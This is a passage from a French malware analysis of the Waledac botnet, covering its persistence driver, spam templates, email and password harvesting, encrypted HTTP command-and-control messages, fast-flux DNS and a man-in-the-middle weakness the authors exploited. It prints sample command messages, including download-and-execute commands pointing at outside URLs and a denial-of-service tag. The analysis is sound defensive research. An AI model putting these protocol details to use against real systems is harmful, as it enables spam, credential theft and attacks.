Les binaires contiennent seulement, en plus d'une couche de protection similaire aux versions classiques, le code en .Net nécessaire à l'enregistrement du driver en tant que service, ce qui permet son chargement à chaque démarrage de la machine infectée. Lorsqu'il est chargé, il injecte du code dans le processus svchost.exe, ainsi qu'une URL vers un binaire classique. Ce code va lancer le téléchargement, puis l'exécution de cet exécutable. Ainsi, la persistance du malware ne se fait plus par une simple clé de registre comme c'est le cas dans les autres versions.

Le driver contient la chaîne de caractères Gootkit 3.5 qui correspond au kit de développement ayant servi à le programmer [12]. Il possède la capacité de parcourir la liste des processus en cours à la recherche de certains antivirus pour les désactiver, mais cette fonctionnalité n'est pas employée dans le cas de Waledac.

Ces versions avec driver n'ont pas été utilisées lors de la dernière campagne de propagation. Elles ont pour l'instant été seulement déployées sur des machines déjà infectées par d'autres malwares. Peut être parce que ses auteurs n'en sont pas encore satisfaits ou bien parce qu'ils préfèrent exploiter cette méthode de déploiement plus complexe seulement sur des machines partagées entre plusieurs malwares, afin d'être en meilleure position que leurs « amis » restés en espace utilisateur.

2.4 Payloads

2.4.1 Spam

Le but principal de Waledac est d'envoyer des emails indésirables, que cela soit pour ses propres sites afin d'infecter de nouvelles machines ou pour d'autres groupes comme Canadian Health&Care. Dans ce but, les binaires embarquent tous un moteur SMTP. Pour être plus efficace, des templates de messages sont distribués aux machines par le biais du réseau peer-to-peer. Par exemple, pour la dernière campagne concernant la fête de l'Indépendance américaine du 4 juillet :

```
Received: from %^C@%^P%^R3-6^%:qwertyuiopasdfghjklzxcvbnm^%^%
 ([%^C6%^I^%.%^I^%.%^I^%.%^I^%^%]) by %^A^%

with Microsoft SMTPSVC(%^Fsvcver^%); %^D^%
Message-ID:
Date: %^D^%
From: "%^Fmynames^% %^Fsurnames^%"
User-Agent: Thunderbird %^Ftrunver^%
MIME-Version: 1.0
To: %^@^%
Subject: %^Fjuly^%
Content-Type: text/plain; charset=ISO-8859-1; format=flowed
Content-Transfer-Encoding: 7bit

%^J%^Fjuly^% http://%^P%^R2-6^%:qwertyuiopasdfghjklzxcvbnmeuioa^%.%^
Fjuly_link^%/^%
```

On remarque un certain nombre de macros qui indiquent au bot comment remplir le *template*, par exemple %^F suivie d'un mot pour une valeur à choisir dans un ensemble qui sera ensuite

donné par les serveurs de contrôle, ou encore %^R suivie d'un intervalle pour une valeur aléatoire. Remarquons que ces templates sont exactement les mêmes que ceux utilisés par Storm [6].

2.4.2 Vol d'information sur le disque

Une évolution apportée au binaire après quelques mois de propagation fût la création d'un nouveau *thread* chargé d'explorer le disque dur de la machine infectée à la recherche d'adresses de courrier électronique. A cet effet, une liste d'extensions de fichiers est embarquée (.avi, .mp3, .7z...) et tous ceux dont l'extension n'y est pas sont parcourus. De plus, un mécanisme de répartition de charge est utilisé : si la lecture de 0x2000000 octets prend plus de temps qu'une valeur prédéfinie, alors le thread s'endort pendant une durée proportionnelle au dépassement de temps. Ainsi, le malware est plus furtif en cas de surcharge de la machine.

2.4.3 Capture de mots de passe

Waledac utilise la bibliothèque WinPcap [13] qu'il installe sur les machines nouvellement infectées afin de capturer le trafic réseau. Cette bibliothèque est téléchargée sous la forme d'une image au format JPEG qui contient un exécutable « caché ». La technique utilisée est très simple : une valeur particulière servant de marqueur est accolée à la fin d'une image classique, suivi de l'exécutable dont chacun des octets subit l'opération XOR avec la clé 0xED. L'installateur de WinPcap utilisé par Waledac est une version modifiée de l'installateur officiel : il contient seulement les capacités d'écoute passive du réseau et il est capable de s'exécuter de façon invisible pour l'utilisateur.

Une fois l'installation réussie, le malware filtre le trafic pour rechercher les mots de passe FTP, SMTP et HTTP qui transitent sur le réseau. Il les transmet ensuite aux serveurs de contrôle.

2.4.4 Installation d'autres malwares

En plus d'être installé par d'autres familles de malwares, Waledac inclut aussi une fonctionnalité qui lui permet de télécharger et d'exécuter des binaires (voir 3.2.1). Durant les 4 derniers mois, il a ainsi installé à plusieurs reprises de faux antivirus sur les systèmes nouvellement infectés. Il télécharge en même temps des applications faisant état de façon « visible » de l'infection de la machine (par exemple des *popup* pornographiques), pour inciter l'utilisateur à croire l'antivirus qui lui annoncera un nombre record d'infections avant de lui demander son numéro de carte bleue pour le désinfecter.

3. Communications

3.1 Architecture

D'après notre analyse (voir image ci-contre), l'architecture du botnet Waledac se compose actuellement d'au moins 4 couches, qu'on peut définir comme ceci :

- Les spammeurs : ce sont les bots qui réalisent le travail de base comme envoyer les messages indésirables ou exécuter les attaques par déni de service. Ce sont des machines Windows ayant seulement des adresses IP privées. Ils ne se connaissent pas entre eux et vont chercher leurs tâches à accomplir en contactant les « répéteurs » dont ils stockent et mettent à jour les adresses (voir 3.2.2).
- Les répéteurs : ils servent de relais pour les informations de contrôle du botnet, mais aussi de proxys HTTP et serveurs DNS pour les noms de domaines utilisés par Waledac (technique de double *fast*-flux DNS [14]). Ces machines ont une adresse IP publique directement sur une de leurs interfaces et modifient le firewall Windows pour être joignable de l'extérieur. Ils relayent les requêtes des spammeurs vers les serveurs de contrôle en passant par les « protecteurs ». Quand il s'agit de leurs propres requêtes, ils passent également par un autre répéteur.




Figure 3

- Les protecteurs : il s'agit de serveurs Linux situés chez des hébergeurs « standards » et exécutant différentes versions de nginx [15], un serveur HTTP léger utilisé comme proxy. Ils ont été pendant plus de trois mois au nombre de cinq, disséminés un peu partout dans le monde (2 en Allemagne, 1 aux USA, 1 en Russie et 1 aux Pays-Bas). Récemment, un ajout a eu lieu et un 6ème protecteur situé en Allemagne est apparu. D'après nos informations, certains des hébergeurs incriminés ne semblent pas faire réellement du « *bullet-proof hosting* », mais plutôt semblent ne pas surveiller les serveurs qui sont sous-loués.
- Le(s) serveur(s) de contrôle : il pourrait être possible que les protecteurs soient eux-mêmes les serveurs de contrôle du botnet, mais ce qui nous pousse à croire à l'existence d'une couche supérieure est le fait que les champs HTTP `Date` des réponses des protecteurs ont la même valeur quand on les interroge au même moment. Comme il semble peu probable que les auteurs de Waledac aient synchronisé 6 serveurs de contrôle, nous pensons qu'ils sont seulement des proxys pour une autre couche constituée d'un serveur de contrôle ou d'un autre proxy. C'est ce dernier serveur qui contiendrait toutes les informations sur le botnet et son opération.

Ainsi, une machine nouvellement infectée sera soit un spammeur, soit un répéteur, selon qu'elle a une adresse IP publique ou non. Il est possible de forcer son rôle en passant au binaire les arguments `-s` pour un spammeur et `-r` pour un répéteur. Néanmoins, nous ne les avons jamais vu utilisés dans la nature. Il s'agit donc vraisemblablement d'une fonction de test.

3.2 Protocole

Waledac utilise un protocole peer-to-peer assez simple reposant sur le protocole HTTP. Chaque bot, quel que soit son rôle, tient à jour une liste de répéteurs qu'il stocke dans une clé de registre nommée « RList ». Les répéteurs maintiennent aussi une liste de protecteurs pour pouvoir leur transmettre le trafic de contrôle du botnet. Nous allons d'abord décrire ce trafic pour ensuite nous intéresser aux mécanismes de mise à jour des deux listes et finalement expliquer quelques faiblesses que nous avons identifiées.

3.2.1 Trafic de contrôle

Les bots utilisent le protocole HTTP pour communiquer et la structure des messages est la suivante :

```
POST /jyl.png HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: A.B.C.D
Content-Length: 1304
Cache-Control: no-cache

a=BwAAC3Jrvsqwur_....jBJlP7cpNrERG-c7uHr-&b=AAAAAA
```




Figure 4

Il s'agit donc d'une requête POST sur une image au nom aléatoire (qui peut aussi être un fichier `.htm`) dont les champs sont remplis de façon classique. Par exemple, `Host` contient l'adresse du répéteur à qui est envoyé le message. Le bloc de données de la requête est constitué de deux parties. Derrière le paramètre « `a` », se trouve le message en langage XML qui a été compressé avec l'algorithme Bz2, puis chiffré en AES-128 et finalement encodé en base64. Derrière « `b` », on trouve l'adresse IP de l'émetteur s'il s'agit d'un répéteur ou `AAAAAA` s'il s'agit d'un spammeur. Quand un répéteur reçoit ce message, il lui ajoute le champ HTTP `Client-Host` avec l'adresse IP de l'émetteur, puis le transmet à un des protecteurs. Ainsi, les serveurs de contrôle connaissent les adresses des spammeurs. Nous allons maintenant décrire les différents messages échangés avec les serveurs et leur ordre lors d'un dialogue classique :

- getkey : le premier message envoyé par un bot quand il commence un dialogue avec les serveurs. La clé utilisée pour le chiffrement AES de ce message est K1, qui est codée en dur dans le binaire. Sous sa forme claire, il a la structure suivante :

```
<lm>
<t>getkey</t>
<v>35</v>
<i>004aee5a614fc47617439d64bb42c01d</i>
<r>0</r>
<props>
<p n="cert">
-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADA1MQswCQYDVQQGEwJVSzEW
...
2QywuaJOKbggdgmnegIBaJcJumUr0mloENOBQIV2NSxu+Z7DVfDfRpp8fLRRkgcP
-----END CERTIFICATE-----
</p>
</props>
</lm>
```

Les différents champs sont :

- <t> : type de commande.
- <v> : version du binaire. Récemment une évolution de la version 34 à 35 a eu lieu, mais il s'agissait seulement de petites modifications (par exemple l'ajout d'un champ dans les en-têtes HTTP pour améliorer la compatibilité avec HTTP 1.0), et d'ailleurs certains des derniers binaires publiés sont encore en version 34.
- <i> : un identifiant de 16 octets associé à chaque machine infectée. Il est généré aléatoirement lors du premier lancement du binaire.
- <r> : paramètre mis à 0 pour un spammeur et à 1 pour un répéteur.
- <p n="cert"> : un certificat X.509 contenant une clé publique RSA 1024 bits qui a été générée au premier lancement de l'exécutable.

La réponse venant du serveur a la forme suivante :

```
<lm>
<t>getkey</t>
<props>
<p n="key">UvqIPaSZg1mN4Xxu...JNNLoc4NZ3+zac=</p>
</props>
</lm>
```

Le champ <p n="key"> contient une clé AES chiffrée avec la clé publique RSA envoyée précédemment. Cette clé sera utilisée pour le chiffrement AES de tous les messages qui suivent.

Pour les messages suivants, nous décrivons seulement l'intérieur du champ <props>, les en-têtes étant les mêmes, avec le nom de la commande dans le champ <t>.

- first : ce message est envoyé seulement une fois par machine infectée. Sa forme est la suivante :

```
<props>
<p n="label">mirabella_site</p>
<p n="winver">5.1.2600</p>
</props>
```

Les deux champs qu'il contient sont le label et la version de Windows de l'hôte infecté. L'intérêt de ce message est de permettre aux auteurs de Waledac de suivre le nombre d'installations réalisées par leurs partenaires et sur quels types de machines. La réponse du serveur est un simple acknowledgement qui est le même message avec le champ <props> vide. Elle entraîne la création sur l'hôte d'une clé de registre FWDone qui prend la valeur true, lui permettant ainsi de savoir qu'il a déjà envoyé ce message.

- notify : ce message contient des informations temporelles et le label :

```
<props>
<p n="label">mirabella_site</p>
<p n="time_init">Tue May 05 20:28:35 2009</p>
<p n="time_now">Tue May 05 20:39:24 2009</p>
<p n="time_sys">Tue May 05 20:39:24 2009</p>
<p n="time_ticks">7097225</p>
</props>
```

Le contenu de la réponse dépend du rôle du bot. Néanmoins, il y a une partie envoyée à tous, bien qu'elle comporte surtout des informations pour les spammeurs :

```
<props>
<p n="ptr">abcd.domain.com</p>
<p n="ip">A.B.C.D</p>
<p n="dns_ip">E.F.G.H</p>
<p n="smtp_ip">I.J.K.L</p>
<p n="http_cache_timeout">3600</p>
<p n="sender_threads">50</p>
<p n="sender_queue">2000</p>
<p n="short_logs">true</p>
<p n="commands"><![CDATA[
341|download|http://abcd.com/win.jpg
341|downloadexe|http://xyz.com/n1.exe]]>
</p>
</props>
```

Les différents champs sont :

- ptr : indique le nom de domaine attaché à l'adresse IP de l'hôte infecté. Il est mis à wergvan si la résolution DNS échoue et il sera par exemple visible dans l'en-tête des emails envoyés.
- ip : adresse IP de la machine infectée, qui servira également pour les en-têtes des emails (les spammeurs ne pouvant pas connaître leur IP publique).
- dns_ip : adresse IP d'un serveur DNS qui est attribué à la machine. Il sera par exemple utilisé pour trouver les adresses des serveurs SMTP auxquels envoyer le spam.
- smtp_ip : adresse IP d'un serveur SMTP attribué à la machine. Il s'agit habituellement d'un serveur de Google. Il servira au spammeur de test pour savoir s'il est capable de joindre un serveur SMTP.

On trouve ensuite plusieurs paramètres techniques comme `sender_threads` qui, comme son nom l'indique, est le nombre de threads qui seront dédiés à l'envoi de spam. Ce paramètre est passé de 13 à 50 au mois de juin.

- `commands` : contient des commandes pouvant être exécutées par la machine infectée et qui ont la forme `ID|action|URL` :
- `ID` est un numéro associé à la commande et qui sera stocké dans une clé de registre nommée `LastCommandId`. Quand le bot reçoit une commande, il ne l'exécute que si son ID est supérieur à la valeur dans la clé (qui est alors mise à jour).
- `action` peut prendre plusieurs valeurs : `update`, `download`, `downloadR`, `downloadS`, `updateexe`, `downloadexe`, `downloadrexe`, `downloadsexe`. Nous n'avons vu utilisé dans la nature que les commandes `download` et `downloadexe` qui servent par exemple à télécharger la bibliothèque `WinPCap` ou d'autres malwares (voir 2.3).
- `URL` pointe sur la cible de l'action.

Pour un répéteur, le reste de la réponse contient des informations pour la mise en place du double fast-flux DNS. De façon brève, rappelons que cette technique consiste à attacher à un nom de domaine un ensemble de machines qui changent avec le temps et qui ne sont en fait que des proxys pour les vrais serveurs Web (single fast-flux DNS). Le deuxième niveau vient du fait que les serveurs DNS pour ces noms de domaines sont eux aussi régulièrement déplacés (pour plus de détails, voir [14]).

Dans le cas de Waledac, lorsqu'un client lance une résolution DNS pour un nom de domaine maintenu par le botnet, il va d'abord obtenir de façon classique l'adresse d'un serveur DNS responsable de ce nom de domaine (qui n'est autre qu'un répéteur), puis sa requête va suivre le chemin suivant : voir Figure 5.




Figure 5

Les étapes importantes de la résolution DNS sont :

1. La requête est envoyée au serveur de nom de domaine (qui est un répéteur).
2. Le répéteur ne fait que transmettre la requête à un contrôleur.
3. Le contrôleur la transmet lui-même à un autre répéteur choisi parmi ceux récemment actifs.
4. Le répéteur retourne en réponse l'adresse IP d'un autre répéteur dont il aura préalablement testé la disponibilité dans un ensemble de machines qui lui a été attribué.

Finalement, la réponse est relayée jusqu'au client qui se connecte ainsi à un répéteur qui relayera son trafic vers un serveur Web (qui n'est autre qu'un des protecteurs). La fonctionnalité de répétition du trafic HTTP peut être réalisée par n'importe quel répéteur dès qu'il est démarré, mais, pour jouer les autres rôles dans la résolution DNS, il a besoin des informations contenues dans la réponse :

```
<dns_zones>
<zone>^.*abcd\.com$</zone>
...
<zone>^.*efgh\.com$</zone>
</dns_zones>
<dns_hosts>
<host>A.B.C.D</host>
...
<host>E.F.G.H</host>
</dns_hosts>
<socks5>
<allow max_conn="100">I.J.K.L</allow>
...
<allow max_conn="100">M.N.O.P</allow>
</socks5>
<dos></dos>
<filter>
<deny>Q.R.S.T</deny>
...
<deny>U.V.W.X</deny>
</filter>
```

Ainsi, les champs sont :

- `zone` : contient les noms de domaines qui vont être maintenus par le double fast-flux DNS.
- `host` : ces adresses IP sont celles des répéteurs dont il a la charge de tester la disponibilité et qui vont être utilisés comme proxy HTTP pour les noms de domaines.
- `socks5` : adresses des contrôleurs vers lesquels il relayera les requêtes DNS s'il est élu comme serveur. Après la campagne de l'Indépendance américaine, leur nombre est passé de 3 à 20, ce qui laisse présager l'utilisation d'un plus grand nombre de noms de domaines dans le futur.
- `deny` : contient les adresses IP de machines dont le répéteur ne relayera pas les requêtes HTTP. Il y en a près de 5000 et cette liste ne subit que très rarement des mises à jour.

Une fois ce message reçu, le répéteur entre dans une boucle où il teste la connectivité avec les « host » qui lui ont été distribués

(par une simple connexion TCP sur le port 80). Il répondra ensuite aux requêtes DNS de la part des contrôleurs (<socks5>) pour les noms de domaines <zone> avec les adresses des <host> qu'il a réussi à joindre.

Pour un spammeur, la fin de la réponse ne contient aucune information à moins qu'on lui demande de réaliser une attaque par déni de service :

```
...
 <dos>
  <target>
   <ip>A.B.C.D</ip>
   <port>X</port>
   <rate>Y</rate>
 </target>
 </dos>
...
```

- emails : ce message est envoyé régulièrement par les répéteurs et les spammeurs. Il contient les adresses de courrier électronique récupérées sur le système infecté :

```
<emails>
<![CDATA[gros@caribou.com
...
yo@lagang.com
]]>
</emails>
```

- taskreq : ce message, qui ne contient aucune information particulière, est envoyé par les spammeurs seulement s'ils ont précédemment réussi à contacter le serveur SMTP qui leur a été attribué (dans le champ smtp_ip du message notify). Si ce n'est pas le cas, ils redémarrent un dialogue avec un autre répéteur. Ils sont alors seulement utilisés pour récolter des adresses emails et des mots de passe. La réponse au message taskreq contient les informations nécessaires à l'envoi de spams :

```
<tasks><task id="4">
<body>UmVjZW12ZWQ6IChxbWFpbCA1X1IyMDAwLTMwMDAwXiUgaW52b2tlZCBmcm9tIG51dHdv
...
WdmJubWV1aW9hXiUuJV5GcGhhcm1hX2xpbmtzXiUvXiUK</body>
<a>dude@rodez.com</a>
...
<a>administrator@ing.com</a>
<w>charset</w>
<w>domains</w>
...
<w>july_link</w>
<w>svcver</w>
</task></tasks>
<words>
<w name="charset" time="1233919243"/>
<w name="domains" time="1241169536"/>
...
<w name="july_link" time="1241169497"/>
<w name="svcver" time="1233919247"/>
</words>
```

Le champ <task> contient les informations spécifiques à une campagne particulière (identifiée par le paramètre id). Cela permet ainsi de distribuer les informations nécessaires pour plusieurs campagnes dans le même message.

- body contient le template du corps du message à envoyer (voir 2.3.1) encodé en base64.
- « a » contient les adresses email cibles.
- « w » contient les différents mots à remplir dans le template du corps du message.

Le bot va ensuite émettre des requêtes <word> lui permettant de recevoir des serveurs un ensemble de valeurs possibles pour chacun des mots.

- taskrep : quand un spammeur a terminé d'envoyer des messages indésirables à toutes les adresses email mises à sa disposition, il envoie un rapport qui a la forme suivante :

```
<reports>
<rep id="4" rcpt="YXJub2xkQ...HN5bX14LmNvbQ==">RVJS</rep>
<rep id="4" rcpt="bi5uYWtsa...YUBtZWRpYWNvbS5pbi51YQ==">TØs=</rep>
...
<rep id="4" rcpt="YW5pNjRAY...LmNvbQ==">TØs=</rep>
<rep id="4" rcpt="cXBwYXRob...Z3lAZGZoYS5jb2Ø=">RVJS</rep>
</reports>
```

Le paramètre rcpt contient l'adresse email cible encodée en base64. Finalement, RVJS et TØs= sont respectivement les encodages de ERR et OK, indiquant si l'email a pu être envoyé ou non.

- httpstats : quand un répéteur relaie des requêtes HTTP vers les sites Waledac, il stocke les informations du visiteur et les envoie régulièrement aux serveurs de contrôle dans un message qui a la forme suivante :

```
<http_stats>
<stat time="1242929383" ip="a.b.c.d"><![CDATA[GET /index.php HTTP/1.1
Mozilla]]></stat>
...
<stat time="1242929397" ip="e.f.g.h"><![CDATA[GET /index.php HTTP/1.Ø
Mozilla]]></stat>
</http_stats>
```

La date de visite, l'adresse IP du visiteur et la requête sont envoyées.

- creds : quand un bot capture des mots de passe sur le réseau, il les envoie aux serveurs de contrôle sous la forme d'une URL directement exploitable (par exemple **ftp://login:password@ftp.vulnerableHost.com**) et encodée en base64.

3.2.2 Mécanismes de mise à jour

3.2.2.1 Mise à jour de la liste des répéteurs

Tous les binaires Waledac contiennent une liste de répéteurs dont le nombre peut varier de 50 à 200. La liste de répéteurs est différente pour chaque exemplaire du binaire. Cette liste est ensuite stockée dans une clé de registre RList sous la forme d'un

fichier XML qui est d'abord compressé avec l'algorithme Bz2 puis chiffré en AES-128 avec une clé K2. Cette liste a la forme suivante en XML :

```
<lm>
<localtime>1244053204</localtime>
<nodes>
<node ip="a.b.c.d" port="80" time="1244053204">469abea004710c1ac002
2489cef03183</node>
<node ip="e.f.g.h" port="80" time="1244053132">691775154c03424d9f12c
17fdf4b640b</node>
...
</nodes>
</lm>
```

On voit qu'elle contient un *timestamp* UNIX « global » (<localtime>) et, pour chaque répéteur (<node>), une adresse IP, un numéro de port, un timestamp UNIX « local » et son identifiant de 16 octets. Avant de décrire l'algorithme de mise à jour de la liste, décrivons les deux façons dont elle peut se produire :

- Échange régulier avec les autres bots : les machines infectées contactent régulièrement les répéteurs qui se trouvent dans leur RList pour faire des mises à jour. Le choix du répéteur à contacter est aléatoire et, une fois qu'il est fait, le bot lui transmet une partie de sa RList contenant les informations sur 100 répéteurs. Ceux-ci sont aussi choisis aléatoirement dans la liste. En réponse, le bot reçoit du répéteur un extrait de sa propre liste. Lorsque le système qui a émis le premier message de mise à jour est un répéteur, il se met lui-même dans l'extrait envoyé. C'est ainsi qu'il propage ses propres informations dans le réseau.
- Connexion à un site Internet : tous les binaires Waledac contiennent une URL pointant vers une page maintenue par le botnet. Cette page contient une RList chiffrée selon le même procédé décrit précédemment, mais cette fois-ci avec la clé K1. Cette liste contient environ 180 répéteurs et elle est mise à jour automatiquement toutes les 10 minutes (très probablement avec les derniers répéteurs à avoir contacter les serveurs de contrôle). Quand un bot échoue dix fois à contacter un répéteur de sa RList, il fait une connexion vers cette URL pour récupérer une nouvelle liste. C'est un moyen de mettre à jour des vieilles versions du binaire qui ne contiendraient initialement que des répéteurs qui ne sont plus valides, mais l'URL étant statique elle peut être facilement bloquée.

Décrivons maintenant l'algorithme utilisé lorsqu'une mise à jour est reçue. Remarquons tout d'abord que la RList est toujours ordonnée selon les timestamps locaux : de l'entrée la plus récente à la plus ancienne. Dans la liste initiale (construite à partir des informations codées en dur), tous les timestamps sont égaux et correspondent au moment de la création de la liste. Lorsque les mises à jour sont reçues, elles auront la même forme que la RList :

```
<lm>
<localtime>UpdateGlobalTS</localtime>
<nodes>
<node ip="UpdateIP1" port="80" time="UpdateLocalTS1">UpdateID1</
node>
<node ip="UpdateIP2" port="80" time="UpdateLocalTS2">UpdateID2</
node>
...
</nodes>
</lm>
```

Avant de parcourir la mise à jour, le système infecté récupère le timestamp actuel CurrentTS qui deviendra le timestamp global de la RList après la mise à jour. Puis, pour chaque entrée « i » :

- si « i » n'a pas UpdateIDi dans sa RList et si UpdateLocalTSi ≤ UpdateGlobalTS, un nouveau timestamp NewLocalTSi est calculé pour cette entrée avec la formule :

  NewLocalTSi = CurrentTS - (UpdateGlobalTS - UpdateLocalTSi)

  La nouvelle entrée est ensuite insérée dans la RList à la bonne position, c'est-à-dire selon son timestamp.
- si UpdateIDi est déjà présent dans la liste, un nouveau timestamp est calculé avec la formule précédente et la position de l'entrée est mise à jour seulement si cette nouvelle valeur est plus récente que l'ancienne.

Finalement, les autres entrées ne sont pas modifiées, à moins que la liste ait plus de 500 entrées après la mise à jour. Dans ce cas, les entrées en excédent (à partir de la position 501) sont supprimées. C'est donc le but des timestamps : maintenir dans la RList les 500 entrées les plus récemment vues par le bot.

D'après la formule de l'algorithme, c'est la différence entre le timestamp global et local de l'entrée dans la mise à jour qui a une influence sur sa position dans la RList et la condition « UpdateLocalTSi ≤ UpdateGlobalTS » impose que cette différence soit positive ou nulle (si cela n'est pas le cas, aucune mise à jour n'est réalisée). Cela prévient contre des attaques qui consisteraient à envoyer des mises à jour avec des valeurs telles que le NewLocalTSi calculé serait supérieur au CurrentTS, créant ainsi des entrées « dans le futur » qui seraient toujours considérées comme les plus récentes et resteraient dans la RList constamment.

3.2.2.2 Mise à jour de la liste des protecteurs

Les répéteurs ont besoin d'avoir une liste de protecteurs à jour afin de leur relayer le trafic de contrôle. Initialement, cette liste n'est pas présente en dur dans les binaires, mais va être acquise par l'envoi de messages entre répéteurs. Ainsi, elle va être échangée de la même façon que les répéteurs s'échangent les mises à jour de leur RList, et ceci à la même fréquence :

ils réalisent le premier échange pour la liste des répéteurs, puis un deuxième pour celle des protecteurs. Ce qui distingue les deux types de mises à jour est un champ HTTP particulier `X-Request-Kind-Code` qui va être mis à `nodes` pour la RList et `servers` pour l'autre.

Cette liste contient, en plus des adresses IP et des ports des protecteurs, la signature RSA de la liste ainsi qu'un timestamp. Lorsqu'un répéteur reçoit une mise à jour, il va regarder si le timestamp de la mise à jour est plus récent que celui de sa liste et, si c'est le cas, vérifier la signature RSA avec une clé publique embarquée dans le binaire et mettre à jour les protecteurs si elle correspond. Ce mécanisme prévient l'injection d'une liste des protecteurs, puisque, théoriquement, seuls ceux qui possèdent la clé privée peuvent le faire.

3.3 Faiblesses

3.3.1 Man-In-The-Middle

Comme expliqué précédemment, un dialogue classique entre un bot et les serveurs de contrôle commence par un échange de clé. Le bot reçoit alors ce qui pourrait être considéré comme une « clé de session » qui va servir à chiffrer le reste de l'échange. Il semblerait donc normal que cette clé soit différente pour chacun des dialogues... mais ce n'est pas le cas ! En effet, cette clé a toujours la même valeur, ce qui constitue une erreur assez incompréhensible (un générateur aléatoire mal utilisé ?). Nous avons donc à notre disposition l'ensemble des clés de chiffrement utilisées par Waledac (K1,K2 et K3).

Nous avons codé un « faux répéteur » qui n'est autre qu'un proxy HTTP réalisant les deux opérations de base d'un répéteur :

- Envoyer et recevoir des messages de mise à jour : comme indiqué en section 3.2.2, les bots mettent à jour leur RList principalement par des échanges réguliers. Nous avons donc implémenté ce mécanisme de façon similaire en mettant les informations de notre répéteur dans les messages envoyés pour qu'il puisse être connu dans le réseau.
- Relayer le trafic de contrôle : de la même façon qu'un répéteur classique, nous relayons le trafic entre les bots et les protecteurs. La seule différence est que nous stockons tout le trafic en clair.

Avec ce système, nous avons été capables de suivre facilement les évolutions du botnet : dès qu'une nouvelle commande était propagée, nous pouvions rapidement l'analyser. Une autre exploitation intéressante de cette lecture du trafic est liée à la façon dont les auteurs de Waledac distribuent leurs binaires à leurs « partenaires » pour qu'ils les déploient : ils leur donnent une URL vers un répertoire particulier. Le nom de domaine de cette URL est un de ceux qui sont maintenus par le botnet, ce qui implique que les répéteurs vont servir de proxys HTTP pour les requêtes de distribution de binaires (double fast-flux DNS). Comme tous les répéteurs, ils envoient régulièrement des rapports sur les requêtes qu'ils relaient... en passant par un autre répéteur, qui peut être le nôtre ! Nous connaissons ainsi l'URL utilisée pour distribuer les nouveaux binaires et nous pouvons nous aussi les télécharger. De plus, comme le nom des binaires utilisé correspond exactement au « label » et que l'URL de distribution est toujours la même, nous pouvons récupérer les binaires associés aux divers labels que nous observons sur le réseau. Cela nous a par exemple permis de suivre les versions avec driver (voir 2.3.2) depuis leur lancement alors qu'elles étaient très peu répandues.

Comme nous possédons les clés de chiffrement et connaissons la structure des communications, il nous est possible d'injecter nos propres messages de commande et contrôle. Cela ouvre la porte à diverses exploitations :

1. L'attaque la plus évidente est de faire télécharger aux bots un exécutable qui désinfecte Waledac par le biais de la commande `downloadexe`. Ceci ne pose pas de problèmes techniques particuliers (la désinfection étant facile à réaliser, hormis pour les versions avec driver), mais, bien sûr, des problèmes légaux et éthiques importants : il n'est pas question d'exécuter du code sur des machines qui ne sont pas les nôtres.
2. Une autre exploitation puissante serait de lancer une attaque par déni de service contre les protecteurs par le biais du tag `<dos>`, mais les mêmes problèmes éthiques se posent.

